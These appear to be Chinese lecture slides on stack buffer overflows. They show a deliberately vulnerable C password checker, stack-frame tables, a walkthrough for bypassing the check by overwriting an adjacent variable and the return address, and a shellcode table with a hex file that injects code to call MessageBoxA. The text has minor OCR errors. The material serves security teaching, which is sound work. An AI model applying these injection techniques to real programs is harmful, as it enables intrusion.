
❖ 破坏栈内局部变量会对程序的安全性造成巨大影响。

修改邻接变量举例

```
#include <stdio.h>
#define PASSWORD "1234567"
Int verify_password (char * password){
    int authenticated;
    char buffer[8]; // add local buff to be overflowed
    authenticated = strcmp(password, PASSWORD)
    strcpy(buffer, password); // overflowed here
    return authenticated;
```

```
}
Main(){
    int valid_flag = 0;
    char password[1024];
    while(1){
        printf("please input password:      ");
        scanf("%s", password);
        valid_flag = verify_password(password);
        if(valid_flag)
            printf("incorrect password!\n\n");
        else{
            printf("congratulations! You have passed the verification!\n");
            break;
```

```
}}}
```



研讨3：修改邻接变量

```
#include <stdio.h>
#define PASSWORD "1234567"
int verify_password(char * password)
{
    int authenticated;
    char buffer[8]; //add local buff to be overflowed
    authenticated = strcmp(password, PASSWORD);
    strcpy(buffer, password);
    return authenticated;
}
main()
{
    int valid_flag = 0;
    char password[1024];
    while(1)
    {
        printf("please input password:    ");
        scanf("%s", password);
        valid_flag = verify_password(password);
        if(valid_flag)
        {
            printf("incorrect password!\n");
        }
        else
        {
            printf("Congratulation! You have passed the verification!\n\n");
            break;
        }
    }
}
```

研讨3：修改邻接变量

- ❖ 里用OlIDbg工具，通过构造上例中password键盘输入，来突破密码验证程序。
- ❖ 思路是：通过构造对password键盘输入，来溢出verify_password函数中的局部变量password，从而修改邻接变量authenticated的值，使其变为0，从而绕过密码验证程序。



局部变量名	内存地址	偏移 3 处的值	偏移 2 处的值	偏移 1 处的值	偏移 0 处的值
buffer	0x0012FB18	0x71 ('q')	0x71 ('q')	0x71 ('q')	0x71 ('q')
	0x0012FB1C	0x71 ('q')	0x71 ('q')	0x71 ('q')	0x71 ('q')
authenticated 被覆盖前	0x0012FB20	0x00	0x00	0x00	0x01
authenticated 被覆盖后	0x0012FB20	0x00	0x00	0x00	0x00 (NULL)

三、漏洞利用—栈溢出利用

- ❖ 3.1 系统栈工作原理
- ❖ 3.2 修改邻接变量
- ❖ 3.3 修改函数返回地址
- ❖ 3.4 代码植入

3.3修改函数返回地址

- ❖ 修改邻接变量的漏洞利用方法，虽然有效但对代码环境要求较为苛刻。
- ❖ 修改栈帧最下方的**EBP**和函数返回地址等栈状态值是缓冲区溢出更为通用的方法。
 - 输入7个“q”字符，栈帧数据为：

局部变量名	内存地址	偏移3处的值	偏移2处的值	偏移1处的值	偏移0处的值
buffer	0x0012FB18	0x71 ('q')	0x71 ('q')	0x71 ('q')	0x71 ('q')
	0x0012FB1C	NULL	0x71 ('q')	0x71 ('q')	0x71 ('q')
authenticated	0x0012FB20	0x00	0x00	0x00	0x01
前栈帧 EBP	0x0012FB24	0x00	0x12	0xFF	0x80
返回地址	0x0012FB28	0x00	0x40	0x10	0xEB

输入不同数据对栈帧的分析

- ❖ 输入11个“q”，则第9~11个字符连同NULL结束符将Authenticated冲刷为0x00717171;
- ❖ 输入15个“q”，第9~12个字符将Authenticated冲刷为0x71717171; 第13~15个字符连同NULL结束符将前栈帧EBP冲刷为0x00717171;
- ❖ 输入19个“q”，第9~12个字符将Authenticated冲刷为0x71717171; 第13~16个字符将前栈帧EBP冲刷为0x71717171; 第17~19个字符连同NULL结束符将返回地址冲刷为0x00717171.

输入不同数据栈帧的变化

❖ 若输入19个字符“4321432143214321432”时的栈帧数据为：

局部变量名	内存地址	偏移3处的值	偏移2字节	偏移1字节	偏移0字节
buffer[0~3]	0x0012FB18	0x31 ('1')	0x32 ('2')	0x33 ('3')	0x34 ('4')
buffer[4~7]	0x0012FB18	0x31 ('1')	0x32 ('2')	0x33 ('3')	0x34 ('4')
authenticated (被覆盖前)	0x0012FB20	0x00	0x00	0x00	0x01
authenticated (被覆盖后)	0x0012FB20	0x31 ('1')	0x32 ('2')	0x33 ('3')	0x34 ('4')
前栈帧 EBP (被覆盖前)	0x0012FB24	0x00	0x12	0xFF	0x80
前栈帧 EBP (被覆盖后)	0x0012FB24	0x31 ('1')	0x32 ('2')	0x33 ('3')	0x34 ('4')
返回地址 (被覆盖前)	0x0012FB28	0x00	0x40	0x10	0xEB
返回地址 (被覆盖后)	0x0012FB28	0x00(NULL)	0x32 ('2')	0x33 ('3')	0x34 ('4')

返回地址的作用

- ❖ 返回地址的作用：在当前函数返回时重定向程序的代码。在函数返回的“**retn**”指令执行时，栈顶元素恰好是这个返回地址。“**retn**”指令会把这个返回地址弹入**EIP**寄存器，之后跳转到这个地址去执行。
- ❖ 上例中：返回地址本来是“**0x004010EB**”，对应的**Main**函数代码区的指令，现在已经将返回地址用**ASCII**字符替换成“**0x00333231**”，由于内存“**0x00333231**”处并没有合法的指令，处理器不知道如何处理，报错。

研讨4：控制程序执行流程

```
#include <stdio.h>
#define PASSWORD "1234567"
int verify_password(char * password)
{
    int authenticated;
    char buffer[8];
    authenticated = strcmp(password, PASSWORD);
    strcpy(buffer, password); //overflowed here!
    return authenticated;
}


main()
{
    int valid_flag = 0;
    char password[1024];
    FILE *fp;
    if(!(fp = fopen("password.txt", "rw+")))
    {
        exit(0);
    }
    fscanf(fp, "%s", password);
    valid_flag = verify_password(password);
    if(valid_flag)
    {
        printf("incorrect password!\n");
    }
    else
    {
        printf("Congratulation! You have passed the verification!\n\n");
    }
    fclose(fp);
}
```



研讨4：控制程序的执行流程

- ❖ (1)利用OllDbg工具加载可执行的PE文件；
- ❖ (2)摸清楚栈中的状况，如函数地址距离缓冲区的偏移量等。
- ❖ (3)得到程序中密码验证通过的指令地址，以便程序直接跳转到该分支处去执行。
- ❖ (4)要在password.txt文件的相应偏移处填上该地址。这样最终的目的是：让verify_password函数返回后直接跳转到验证通过的程序分支去执行，从而绕过密码验证。

栈溢出攻击示意图




修改返回地址之后的栈帧数据

局部变量名	内存地址	偏移3处的值	偏移2处的值	偏移1处的值	偏移0处的值
buffer[0~3]	0x0012FB14	0x31 ('1')	0x32 ('2')	0x33 ('3')	0x34 ('4')
buffer[4~7]	0x0012FB18	0x31 ('1')	0x32 ('2')	0x33 ('3')	0x34 ('4')
authenticated (被覆盖前)	0x0012FB1C	0x00	0x00	0x00	0x01
authenticated (被覆盖后)	0x0012FB1C	0x31 ('1')	0x32 ('2')	0x33 ('3')	0x34 ('4')
前栈帧 EBP (被覆盖前)	0x0012FB20	0x00	0x12	0xFF	0x80
前栈帧 EBP (被覆盖后)	0x0012FB20	0x31 ('1')	0x32 ('2')	0x33 ('3')	0x34 ('4')
返回地址 (被覆盖前)	0x0012FB24	0x00	0x40	0x11	0x07
返回地址 (被覆盖后)	0x0012FB24	0x00	0x40	0x11	0x22

3.4代码植入

- ❖ 目标：通过栈溢出让进程执行输入数据中的植入的代码。
- ❖ 例如，上面的例子中，如果在**Buffer**里面包含有我们想要执行的代码，通过返回地址让程序跳转到系统栈里执行，就可以让进程去执行本来没有的代码。

利用栈溢出植入可执行代码示意图




研讨5：向进程中植入代码

- ❖ 利用实训4的程序，向password.txt文件里植入二进制的机器码，并用这段机器码来调用Windows的一个API函数MessageBoxA，最终在桌面上弹出一个消息框，并显示一个字符串。
- ❖ 步骤：
 - 分析并调试漏洞程序，获得淹没返回地址的偏移；
 - 获得buffer的起始地址，并将其写入password.txt的相应偏移处，用来冲刷返回地址。
 - 向password.txt中写入可执行的机器代码，用来调用API弹出一个消息框。

研讨5：分析

- ❖ 若向password.txt中写入44个字符，则第45个隐藏的截断符NULL将冲掉authenticated低字节中的“1”，从而突破密码验证的限制。



输入44个字符后的栈帧变化

局部变量名	内存地址	偏移3处的	偏移2处的	偏移1处的	偏移0处的
buffer[0-3]	0x0012FAF0	0x31 ('1')	0x32 ('2')	0x33 ('3')	0x34 ('4')
.....	(9个双字)	0x31 ('1')	0x32 ('2')	0x33 ('3')	0x34 ('4')
buffer[40-43]	0x0012FB18	0x31 ('1')	0x32 ('2')	0x33 ('3')	0x34 ('4')
authenticated (被覆盖前)	0x0012FB1C	0x00	0x00	0x00	0x31 ('1')
authenticated (被覆盖后)	0x0012FB1C	0x00	0x00	0x00	0x00 (NULL)
前栈帧 EBP	0x0012FB20	0x00	0x12	0xFF	0x80
返回地址	0x0012FB24	0x00	0x40	0x11	0x18

研讨5：分析

- ❖ (1)buffer数组的起始地址为0x0012FAF0;
- ❖ (2)password.txt文件中的第53~56个字符的ASCII码值将写入栈帧中返回地址，成为函数返回后执行的指令地址。
- ❖ 因此，将buffer的起始地址0x0012FAF0写入password.txt文件中的第53~56个字节，在Verify_password函数返回时会跳到我们输入的字符串开始取指令执行。

MessageBox函数分析

❖ 汇编语言调用MessageBoxA所需的步骤:

- 装载动态链接库user32.dll, MessageBoxA是该动态链接库的导出函数;
- 获得MessageBoxA函数的入口地址;
- 在调用MessageBoxA函数前需要向栈中从右向左的顺序压入MessageBoxA的4个参数。

```
int MessageBox{  
    HWND hWnd,           //消息框所属的窗口句柄, 如果为NULL, 消息框不属于任何窗口  
    LPCTSTR lpText,      //字符串指针, 所指字符串会在消息框中显示  
    LPCTSTR lpCaption,   //字符串指针, 所指字符串将成为消息框的标题  
    UINT uType           //消息框的风格(单按钮/多按钮), NULL代表默认风格  
};|
```


MessageBoxA函数的入口地址

- ❖ 通过user32.dll在系统中加载的基址和MessageBoxA在库中的偏移相加得到。利用VC6.0工具“Dependency Walker”。

The screenshot shows the Dependency Walker window for the application BlogCracker.exe. The left pane lists the loaded modules, with USER32.DLL selected. The right pane shows the functions imported by the selected module. The MessageBoxA function is highlighted, and its entry point is 0x000404EA. The bottom pane shows the module list with the base address of USER32.DLL highlighted as 0x77D40000.

Ordinal	Hint	Function	Entry Point
N/A	7 (0x0007)	AppendMenuA	Not Bound
N/A	169 (0x00A9)	DrawIcon	Not Bound
N/A	183 (0x00B7)	EnableWindow	Not Bound
N/A	240 (0x00F0)	GetClientRect	Not Bound
N/A	325 (0x0145)	GetSystemMenu	Not Bound
N/A	326 (0x0146)	GetSystemMetrics	Not Bound
N/A	396 (0x018C)	IsIconic	Not Bound
N/A	414 (0x019E)	LoadIconA	Not Bound
474 (0x01DA)	473 (0x01D9)	Menu/WindowProcA	0x00046508
475 (0x01DB)	474 (0x01DA)	Menu/WindowProcW	0x000464C6
476 (0x01DC)	475 (0x01DB)	MessageBox	0x000464C6
477 (0x01DD)	476 (0x01DC)	MessageBoxA	0x000404EA
478 (0x01DE)	477 (0x01DD)	MessageBoxB	0x000404C6
479 (0x01DF)	478 (0x01DE)	MessageBoxExW	0x00040538
480 (0x01E0)	479 (0x01DF)	MessageBoxIndirectA	0x0002A05A
481 (0x01E1)	480 (0x01E0)	MessageBoxIndirectW	0x00056093


Module	Time Stamp	Size	Attributes	Machine	Subsystem	Debug	Base	File Ver	F
GOI32.DLL	12/29/05 10:54a	280,064	A	Intel x86	Win32 console	Yes	0x77F10000	5.1.2600.2818	5
KERNEL32.DLL	07/05/06 6:55p	984,064	A	Intel x86	Win32 console	Yes	0x7C800000	5.1.2600.2945	5
MFC42.DLL	08/04/04 12:56a	1,028,096	A	Intel x86	Win32 GUI	Yes	0x73DD0000	6.2.4131.0	6
MSVCRT.DLL	08/04/04 12:56a	343,040	A	Intel x86	Win32 GUI	Yes	0x77C10000	7.0.2600.2180	6
NTDLL.DLL	08/04/04 12:56a	708,096	A	Intel x86	Win32 console	Yes	0x7C900000	5.1.2600.2180	5
USER32.DLL	03/03/05 2:09a	577,024	A	Intel x86	Win32 GUI	Yes	0x77D40000	5.1.2600.2622	5

研讨5：植入的机器码示例

机器代码（十六进制）	汇编指令	注 释
33 DB	XOR EBX,EBX	压入 NULL 结尾的“failwest”字符串。之所以用 EBX 清零后入栈作为字符串的截断符，是为了避免“PUSH 0”中的 NULL，否则植入的机器码会被 strepy 函数截断
53	PUSH EBX	
68 77 65 73 74	PUSH 74736577	
68 66 61 69 6C	PUSH 6C696166	
8B C4	MOV EAX,ESP	EAX 里是字符串指针
53	PUSH EBX	4 个参数按照从右向左的顺序入栈，分别为 (0,failwest,failwest,0) 消息框为默认风格，文本区和标题都是“failwest”
50	PUSH EAX	
50	PUSH EAX	
53	PUSH EBX	
B8 EA 04 D8 77	MOV EAX, 0x77D804EA	调用 MessageBoxA。注意：不同的机器这里的函数入口地址可能不同，请按实际值填入！
FF D0	CALL EAX	

Password.txt文件

- ❖ 将上面的机器码用十六进制形式逐字写入;
- ❖ Password.txt的第53~56字节为返回地址, 填入Buffer的起始地址0x0012FAF0;
- ❖ 其余的字节用0x90 (nop指令) 填充。



```
UltraEdit 32 [D:\vny_book\chapter_4\4_overflow_code_exec\password.txt]
File Edit Search Project View Format Column Macro Advanced Window Help
password.txt
00000000h: 33 DB 53 68 77 65 73 74 68 66 61 69 6C 8B C4 53 ; hwesthfall
00000010h: 50 50 53 B8 EA 04 D8 77 FF D0 90 90 90 90 90 90 ; PPS戈. 秘
00000020h: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 99 90 ; 
00000030h: 90 90 90 90 F0 FA 12 00 ; 
```

For Help, press F1 Pos: 0H, 0, CW DOS Mod: 3/11/2007 1:52:38PM File Size: 56 INS

谢谢！

